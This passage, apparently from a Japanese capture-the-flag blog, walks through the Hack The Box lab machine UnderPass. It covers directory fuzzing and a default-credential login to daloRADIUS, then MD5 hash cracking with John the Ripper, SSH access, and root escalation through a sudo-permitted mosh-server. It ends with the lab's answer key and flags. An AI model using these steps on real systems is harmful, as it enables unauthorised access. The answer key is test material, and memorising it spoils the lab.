ーーー(省略)ーーー
(5) ffufを用いてアクセスできるURLを確認すると、「http://10.10.11.48/」のアクセス時のHTTPステータスコードが200番(成功)になっていることが分かる。
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u "http://underpass.htb/daloradius/FUZZ" -ic
ーーー(省略)ーーー
library                 [Status: 301, Size: 327, Words: 20, Lines: 10, Duration: 191ms]
doc                     [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 191ms]
                        [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 4937ms]
app                     [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 192ms]
contrib                 [Status: 301, Size: 327, Words: 20, Lines: 10, Duration: 195ms]
ChangeLog               [Status: 200, Size: 24703, Words: 3653, Lines: 413, Duration: 192ms]
setup                   [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 191ms]
LICENSE                 [Status: 200, Size: 18011, Words: 3039, Lines: 341, Duration: 202ms]
FAQS                    [Status: 200, Size: 1428, Words: 247, Lines: 43, Duration: 294ms]
                        [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 191ms]
ーーー(省略)ーーー
daloRADIUSの調査
(1) ブラウザを用いて「http://underpass.htb/daloradius/app/users/」にアクセスすると、「http://underpass.htb/daloradius/app/users/login.php」にリダイレクトされてログイン画面が表示される。
(2) 「daloradius default password」でGoogle検索すると、デフォルトのユーザー名が「administrator」でパスワードが「radius」であることが分かったため、ログイン試行する。しかし、ログインできない。
(3) ブラウザを用いて「http://underpass.htb/daloradius/app/operators/」」にアクセスすると、ログイン画面が表示される。デフォルトのユーザー名が「administrator」でパスワードが「radius」でログイン試行すると、ログインに成功する。
(4) ユーザーが1つ設定されているため、「Go to users list」をクリックする。
(5) ユーザー名が「svcMosh」が設定されており、パスワードのハッシュ値が「412DD4759978ACFCC81DEAB01B382403」になっていることが分かる。
John the Ripperを用いてハッシュ値解析
(1) ハッシュ値は32文字で「https://qiita.com/KEINOS/items/c92268386d265042ea16#32-桁のハッシュ値」で確認すると、md4かmd5などのハッシュ値であることが分かる。
$ echo -n 412DD4759978ACFCC81DEAB01B382403 | wc -c
32
(2) John the Ripperを用いてMD5で解析すると、パスワードが「underwaterfriends」であることが分かる。
$ echo "412DD4759978ACFCC81DEAB01B382403" > pass_hash.txt


$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 pass_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
underwaterfriends (?)
1g 0:00:00:00 DONE (2025-05-18 22:05) 8.333g/s 24867Kp/s 24867Kc/s 24867KC/s undiamecaiQ..underpants2
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
svcMoshユーザーでSSHログイン
(1) 取得したsvcMoshユーザーのパスワードを用いて攻撃対象のマシン(UnderPass)にSSHログインすると、ログインに成功する。
$ ssh svcMosh@underpass.htb
  →パスワード(underwaterfriends)を入力する。
(2) 現在ログインしているユーザー情報を確認すると、svcMoshユーザーであることが分かる。
$ id
uid=1002(svcMosh) gid=1002(svcMosh) groups=1002(svcMosh)


$ whoami
svcMosh
(3) 一般ユーザー用のフラグファイルの内容を確認する。
$ cat /home/svcMosh/user.txt
6db74316b078bedda6fb7187997e1c7f
特権昇格(sudo設定の脆弱性)
(1) sudoコマンドの設定を確認すると、パスワードなしでroot権限で「/usr/bin/mosh-server」を実行できることが分かる。
$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
(2) root権限で「/usr/bin/mosh-server」を実行すると、接続する際のキー(aTZJGweHCNJfeUObmBFZOQ)やポート番号(60001)などが出力される。
$ sudo /usr/bin/mosh-server


MOSH CONNECT 60001 aTZJGweHCNJfeUObmBFZOQ

mosh-server (mosh 1.3.2) [build mosh 1.3.2]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 1498]
(3) 「mosh-server」でGoogle検索すると、端末をリモートで操作するためのソフトウェア(Mosh)であることが分かる。
(4) 取得したキーとポート番号を用いてMoshに接続する。
$ MOSH_KEY=aTZJGweHCNJfeUObmBFZOQ mosh-client 127.0.0.1 60001
  →パスワード(underwaterfriends)を入力する。
  →ログインに成功しrootユーザーのプロンプト(#)が表示される。
(5) 現在ログインしているユーザー情報を確認すると、rootユーザーであることが分かる。
# id
uid=0(root) gid=0(root) groups=0(root)


# whoami
root
(6) rootユーザーのフラグファイルを確認する。
# cat /root/root.txt
21eb4e3a48bb057b296fa2f9cf4428c0
[補足] Guided ModeのQA
・Task 1
問題(英語訳):How many open TCP ports are listening on UnderPass?
問題(日本語訳):UnderPass でリッスンしている開いている TCP ポートはいくつありますか?

答え:2
・Task 2
問題(英語訳):What UDP port in the nmap top 100 ports is open on UnderPass?
問題(日本語訳):UnderPass では、nmap のトップ 100 ポートのうちどの UDP ポートが開いていますか?

答え:161
・Task 3
問題(英語訳):What email address does the UnderPass server list as it's contact email?
問題(日本語訳):UnderPass サーバーは連絡先メールとしてどのメール アドレスをリストしますか?

答え:steve@underpass.htb
・Task 4
問題(英語訳):What is the name of the application hosted on the UnderPass webserver?
問題(日本語訳):UnderPass ウェブサーバーでホストされているアプリケーションの名前は何ですか?

答え:daloradius
・Task 5
問題(英語訳):What is the relative path on the webserver for the operator login page for daloRADIUS?
問題(日本語訳):daloRADIUS のオペレータ ログイン ページの Web サーバー上の相対パスは何ですか?

答え:/daloradius/app/operators/login.php
・Task 6
問題(英語訳):What is the password for the administrator user on the daloRADIUS application?
問題(日本語訳):daloRADIUS アプリケーションの管理者ユーザーのパスワードは何ですか?

答え:radius
・Task 8
問題(英語訳):What is the clear text password of the svcMosh user on UnderPass?
問題(日本語訳):UnderPass の svcMosh ユーザーのクリアテキスト パスワードは何ですか?

答え:underwaterfriends
・Submit User Flag
問題(英語訳):Submit the flag located in the svcMosh user's home directory.
問題(日本語訳):svcMosh ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:6db74316b078bedda6fb7187997e1c7f
※「/home/svcMosh/user.txt」の内容が答え。
・Task 9
問題(英語訳):What is the full path of the command that the svcMosh user can run as any user?
問題(日本語訳):svcMosh ユーザーが任意のユーザーとして実行できるコマンドのフルパスは何ですか?

答え:/usr/bin/mosh-server
・Submit Root Flag
問題(英語訳):Submit the flag located in the root user's home directory.
問題(日本語訳):ルート ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:21eb4e3a48bb057b296fa2f9cf4428c0
※「/root/root.txt」の内容が答え。
関連記事(Hack The Box)
※後日作成予定。